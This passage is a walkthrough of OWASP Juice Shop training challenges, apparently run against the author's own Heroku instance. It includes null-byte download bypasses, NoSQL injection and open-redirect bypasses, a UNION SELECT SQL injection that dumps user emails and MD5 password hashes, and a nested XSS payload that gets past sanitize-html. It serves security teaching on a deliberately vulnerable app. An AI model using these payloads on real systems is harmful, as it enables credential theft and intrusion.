
2. Perform a Null Byte Injection to download the file. The download URL becomes:

[http://john-owaspjuiceshop.herokuapp.com/ftp/suspicious\\_errors.yml%2500.pdf](http://john-owaspjuiceshop.herokuapp.com/ftp/suspicious_errors.yml%2500.pdf)




## NoSQL Injection Tier 1 - Let the server sleep for some time. (It has done more than enough hard work for you)

1. Check the hint. It says that JuiceShop uses a JS MongoDB derivation called MarsDB as its NoSQL database.



2. Google the keywords “Mongo Sleep”. One of the results will be from mongodb official website: <https://docs.mongodb.com/manual/reference/method/sleep/>. The command to perform sleep is `sleep(<number>)`


3. View one random products from the store page and analyze the API call from the Developer Tools → “Network” tab. It looks something like: `/rest/products/<number>/reviews`



4. Open Postman and perform a GET request with the following query: [http://john-owaspjuiceshop.herokuapp.com/rest/products/sleep\(5000\)/reviews](http://john-owaspjuiceshop.herokuapp.com/rest/products/sleep(5000)/reviews). We replace the product id with mongodb command to sleep for 5000 seconds.


## NoSQL Injection Tier 2 - Update multiple product reviews at the same time. ??

1. Login with any user. Open the Developer Tools → “Network” tab. Go to the store page and submit a review on any product.
2. Analyze the API call. It's doing a PUT request to `/rest/products/<number>/reviews` with two parameters: “author” and “message”



3. Open Postman and perform a PUT request to <http://john-owaspjuiceshop.herokuapp.com/rest/products/reviews> with the following parameters: `{ \"id\": { \"$ne\" : -1}, \"message\": \"POSTMAN!\" }`
- However, it didn't work. Got an “Error: Unexpected path: /rest/products/reviews” message.

4. Use a different method called PATCH (it is used to update partial resources) with the same parameters: `{ \"id\": { \"$ne\" : -1}, \"message\": \"POSTMAN!\" }`





## Redirects Tier 2 - Wherever you go, there you are.


1. On the main page, click on the GitHub icon at the top right corner. Do a right-click on it and you will see that the URL looks like this:

<http://john-owaspjuiceshop.herokuapp.com/redirect?to=https://github.com/bkimminich/juice-shop>

2. Try to redirect to a different website like:


<http://john-owaspjuiceshop.herokuapp.com/redirect?to=google.com>

3. An error message “406 Error: Unrecognized target URL for redirect: google.com” will appear



4. Slip a URL in the middle of the original URL like:


<http://john-owaspjuiceshop.herokuapp.com/redirect?to=https://www.youtube.com/watch?v=https://github.com/bkimminich/juice-shop>




5. It works! Go back to JuiceShop main page to solve the challenge.

## Reset Bender's Password - Reset Bender's password via the Forgot Password mechanism with the original answer to his security question.


1. Login as an Admin and go to the Administration page. Search for the user Bender to get the email address ([bender@juice-sh.op](mailto:bender@juice-sh.op))
2. Go to the Login page and select the “Forgot Password” option. The security question will ask you “company you first work for as an adult?”




3. Google the answer and you'll find that the answer is Stop'n'Drop
4. Answer the security question and change the password



1. Go to the “About Us” page and inspect the element on one of the pictures



3. To analyze the picture further, install a tool called openstego (<https://github.com/syvaidya/openstego>)



4. The tool will extract a file called “J7RbRp1D5XDM5LINx0TdgeFX\_o.png” and it looks show a pickle rick!



5. Login with any user and go to the Contact page. Submit “pickle rick” in the comment section and hit submit.

Contact Us

Author  
test@gmail.com

Comment  
pickle rick

Rating  
★★★★★


What is 2\*9+8?  
26

Submit


## Typosquatting Tier 1 - Inform the shop about a typosquatting trick it has become victim of. (Mention the exact name of the culprit)

1. Do some research about Angular framework. You will eventually find that there is a “hidden” directory called “/3rdPartyLicense.txt” to retrieve the 3rd party license list generated by Angular CLI by default.

2. Look for a package called “ng2-bar-rating”. Go to Google and search for that package. The URL is <https://www.npmjs.com/package/ng2-bar-rating> (the imposter)



3. You’ll notice that someone faked the naming of the package. The name of the real module is ngx-bar-rating (<https://www.npmjs.com/package/ngx-bar-rating>)



4. Go to JuiceShop’s Login page and login with any user.


5. Go to the “Contact Us” page and submit a feedback with “ng2-bar-rating” in the comment section.

## User Credentials - Retrieve a list of all user credentials via SQL Injection

1. Read the hint as it is really helpful. It says “craft a UNION SELECT attack string to join data from another table into the original result.”

2. Open Postman and do a GET request with this query:

```
http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q=') UNION SELECT * FROM test--
```




3. An error message (SequelizeDatabaseError: SQLITE\_ERROR: no such table: test) will appear, and this will tell us that a table called ‘test’ doesn’t exist.

4. Replace the name “test” with something obvious like “Users”, for example.

```
http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q=') UNION SELECT * FROM Users--
```

5. A different error message (SQLITE\_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns) will appear. This means that a table called “Users” exist.




6. Perform a UNION SELECT bruteforce attack—find the right number of returned columns by keep adding columns until no more SQLITE\_ERROR is seen. For example,

```
http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q=') UNION SELECT '1' FROM Users--
```

http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q=')) UNION SELECT '1','2' FROM Users--

7. You will discover that there are 8 columns in the table as the query yields a JSON response:


http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q=')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users--



8. One problem, we don't know what are the name of the headers!


9. Go to the Login page, login as an Admin and visit the Administration page.

10. Open the Developer Tools → “Network” tab and find the API call during authentication process (/rest/user/authentication-details/ via GET). Go to the “Response” header and observe the list of columns available (id, email, password, etc.). Those are the columns headers.



11. Edit the Postman query to:

http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q=test')) UNION SELECT '1', '2', email, password, '5', '6', '7', '8' FROM Users--



12. The response of the call (in JSON format) will look something like:


```
{
  "id": "1",
  "name": "2",
  "description": "admin@juice-sh.op",
  "price": "0192023a7bbd73250516f069df18b500",
  "image": "5",
  "createdAt": "6",
  "updatedAt": "7",
  "deletedAt": "8"
}
```

Note: Those passwords are all hashed with md5. A simple proof would be to copy paste the value of price ("price": "0192023a7bbd73250516f069df18b500") to a hash decoder website. It will show you the real value is "admin123".



## Vulnerable Library - Inform the shop about a vulnerable library it is using. (Mention the exact library name and version in your comment)

1. Check the hint provided. It says “Look for possible dependencies related to security in the package.json.bak you probably harvested earlier during the Access a developer's forgotten backup file challenge.”
2. Go to the FTP (/ftp) directory and download the file the package.json.bak using the Null Byte Injection. Open the content of the file—I ran the Unix command “cat package.json.bak”—and analyze the dependencies section.
3. Go to a website called SYNK and analyze each dependency for a known vulnerability.




4. To ease the analysis process, you could do something like:

[https://snyk.io/test/npm/<name>/<version\\_number>](https://snyk.io/test/npm/<name>/<version_number>)

Where <name> is the name of the dependency and the <version\_number> is the number listed on the file. For example, <https://snyk.io/test/npm/colors/1.1> for colors1.1 package.

5. You'll find out that the package “express-jwt@0.1.3” is vulnerable



6. Login with any user and visit the “Contact Us” page. Write “express-jwt 0.1.3” in the comment section and hit submit

## XSS Tier 4 - Perform a persisted XSS attack with `<iframe src="javascript:alert('xss')">` bypassing a server-side security mechanism.

1. Analyze the hints provided. It says to (1) focus on the comment field in the Contact Us page and (2) look for possible dependencies related to input processing in the package.json.bak
2. Open the file “package.json.bak” and look for a dependency called “sanitize-html”.
3. Google the keywords “sanitize-html 1.4.2” and you’ll find a URL from SYNK:  
<https://snyk.io/vuln/npm:sanitize-html:20160801>

The screenshot shows a Snyk vulnerability report for Cross-site Scripting (XSS) in the `sanitize-html` package, versions `<=1.4.2`. The severity is 4.7 (Medium). The attack vector is Network, attack complexity is Low, privileges required are None, and user interaction is Required. The overview states: "Sanitization of HTML strings is not applied recursively to input, allowing an attacker to potentially inject script and other markup. Source: Node Security Project". A button "Test your applications" is visible.

4. The website says that the package is vulnerable to XSS. In the same page, you’ll find a reference link to <https://github.com/punkave/sanitize-html/issues/29>. Read and follow the steps.

The screenshot shows a GitHub issue titled "Sanitization not applied recursively #29" by user `bkimminich`, opened on Oct 14, 2014. The issue is closed. The description states: "Sanitization is not applied recursively, leading to a vulnerability to certain masking attacks. Example: I am not harmless: `<img src='csrf-attack'>img src='csrf-attack'>` is sanitized to I am not harmless: `<img src='csrf-attack'>`".


5. Go to the JuiceShop site and login as any user. Go to the “Contact Us” page and copy-paste the payload provided by Bjorn:

`iframe src="javascript:alert('xss')">`


The screenshot shows the JuiceShop "Contact Us" page. A green banner at the top states: "You successfully solved a challenge: XSS Tier 4 (Perform a persisted XSS attack with `<iframe src='javascript:alert('xss')'>` bypassing a server-side security mechanism.)". The "Contact Us" form shows a "Thank you for your feedback." message. The "Comment" field contains the payload: `<img src='csrf-attack'>iframe src='javascript:alert('xss')'>`.

## XSS Tier 5 - Perform a persisted XSS attack with `<iframe src="javascript:alert(`xss`)">` through an HTTP header.

